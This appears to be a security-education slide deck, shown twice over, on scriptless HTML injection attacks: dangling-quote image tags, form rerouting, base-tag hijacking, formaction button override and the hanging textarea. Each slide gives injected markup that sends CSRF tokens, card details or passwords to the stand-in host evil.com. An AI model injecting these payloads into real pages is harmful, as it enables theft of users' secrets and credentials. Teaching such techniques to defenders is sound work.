HTML Hacking
Dingley Dangley Quote 
<img src='http://evil.com/log.cgi? ← Injected line with a 
non-terminated 
parameter ... 
<input type="hidden" name="xsrf_token" value="12345"> ... ' ← Normally-occurring 
apostrophe in page text 
... 
</div> ← Any normally-occurring 
tag 
(to provide a closing 
bracket) 
• Any markup between the opening single quote of the img src parameter and the next occurrence of a 
matching quote will be treated as a part of the image URL. 
• The browser will issue a request to retrieve the image from the specified location - thereby disclosing the 
secret value to an attacker-controlled destination – steal CSRF token 
http://evil.com/log.cgi?...<input type="hidden" name="xsrf_token" value="12345">...
Form rerouting 
<form action='http://evil.com/log.cgi'> ← Injected line by attacker 
<form action='update_profile.php'> ← Legitimate, pre-existing form ... 
<input type="text" name=“card_number" value=“100100100"> ... 
<input type="text" name=“CVV_number" value=“666"> ... 
</form> 
• The <form> tag can't be nested. The top-level occurrence of this element 
always takes precedence over subsequent appearances. 
• When used to target forms automatically populated with user-specific secrets 
- as would be the case with any forms used to update profile information, 
shipping or billing address, or other contact data; form-based XSRF tokens are 
also a possible target.
<base> jumping 
• The <base> tag specifies the base URL/target for 
all relative URLs in a document. 
• There can be at maximum one <base> element in 
a document, and it *must be inside the <head> 
element. 
http://www.w3.org/wiki/HTML/Elements/base 
*VULNERABLE: Chrome, firefox and safari. 
NOT VULNERABLE: IE8 or IE9.
<base> jumping 
• Attack relies on the injection of <base> tags 
• A majority of web browsers honour this tag outside the 
standards-mandated <head> section. 
• The attacker injecting this mark-up would be able to change 
the semantics of all subsequently appearing relative URLs 
<base href='http://evil.com/'> ← Injected line ... 
<form action='update_profile.php'> ← Legitimate, pre-existing form ... 
<input type="text" name="real_name" value=“admin_eoin"> ... 
</form> 
http://evil.com/update_profile.ph 
FIX: use absolute paths!!
Element Override 
• <input> formaction Attribute (HTML5) 
• The formaction attribute overrides the action attribute of the 
<form> element. 
<html> 
…… 
<form action="update_info.php" method=“get"> 
<input type="text" id="name" /> 
<input type="text" id="addr" /> 
<input type="text" id="creditcard" /> 
<input type="submit"name="submit" id="submit" value="Real Button" /> 
<!--Beginning of attacker's code --> 
<button formaction="http://evil.com"> False Button </button> 
<style> #submit{visibility:hidden;} </style> 
<!-- End of attacker's code -->

Hanging <textarea> 
<!--Beginning of attacker's code --> 
<form action=“evil.com/logger.cgi" method="post"> 
<input type="submit" value="Click to continue" /> 
<textarea style="visibility:hidden;"> 
<!--End of attacker's code --> 
... 
<!--User's sensitive data --> 
<B>User Password list: </B> 
password123 
LetMein123 
ChangeM3! 
1234556 
….. 
The hanging <textarea> in forces the browser to try to determine where the text area 
should terminate. Most browsers look for the next </textarea> or the end of the 
</HTML> document.

Html hacking - when javascript is just not good enough

  • 1.
  • 2.
    Dingley Dangley Quote <img src='http://evil.com/log.cgi? ← Injected line with a non-terminated parameter ... <input type="hidden" name="xsrf_token" value="12345"> ... ' ← Normally-occurring apostrophe in page text ... </div> ← Any normally-occurring tag (to provide a closing bracket) • Any markup between the opening single quote of the img src parameter and the next occurrence of a matching quote will be treated as a part of the image URL. • The browser will issue a request to retrieve the image from the specified location - thereby disclosing the secret value to an attacker-controlled destination – steal CSRF token http://evil.com/log.cgi?...<input type="hidden" name="xsrf_token" value="12345">...
  • 3.
    Form rerouting <formaction='http://evil.com/log.cgi'> ← Injected line by attacker <form action='update_profile.php'> ← Legitimate, pre-existing form ... <input type="text" name=“card_number" value=“100100100"> ... <input type="text" name=“CVV_number" value=“666"> ... </form> • The <form> tag can't be nested. The top-level occurrence of this element always takes precedence over subsequent appearances. • When used to target forms automatically populated with user-specific secrets - as would be the case with any forms used to update profile information, shipping or billing address, or other contact data; form-based XSRF tokens are also a possible target.
  • 4.
    <base> jumping •The <base> tag specifies the base URL/target for all relative URLs in a document. • There can be at maximum one <base> element in a document, and it *must be inside the <head> element. http://www.w3.org/wiki/HTML/Elements/base *VULNERABLE: Chrome, firefox and safari. NOT VULNERABLE: IE8 or IE9.
  • 5.
    <base> jumping •Attack relies on the injection of <base> tags • A majority of web browsers honour this tag outside the standards-mandated <head> section. • The attacker injecting this mark-up would be able to change the semantics of all subsequently appearing relative URLs <base href='http://evil.com/'> ← Injected line ... <form action='update_profile.php'> ← Legitimate, pre-existing form ... <input type="text" name="real_name" value=“admin_eoin"> ... </form> http://evil.com/update_profile.ph FIX: use absolute paths!!
  • 6.
    Element Override •<input> formaction Attribute (HTML5) • The formaction attribute overrides the action attribute of the <form> element. <html> …… <form action="update_info.php" method=“get"> <input type="text" id="name" /> <input type="text" id="addr" /> <input type="text" id="creditcard" /> <input type="submit"name="submit" id="submit" value="Real Button" /> <!--Beginning of attacker's code --> <button formaction="http://evil.com"> False Button </button> <style> #submit{visibility:hidden;} </style> <!-- End of attacker's code -->
  • 7.
    Hanging <textarea> <!--Beginningof attacker's code --> <form action=“evil.com/logger.cgi" method="post"> <input type="submit" value="Click to continue" /> <textarea style="visibility:hidden;"> <!--End of attacker's code --> ... <!--User's sensitive data --> <B>User Password list: </B> password123 LetMein123 ChangeM3! 1234556 ….. The hanging <textarea> in forces the browser to try to determine where the text area should terminate. Most browsers look for the next </textarea> or the end of the </HTML> document.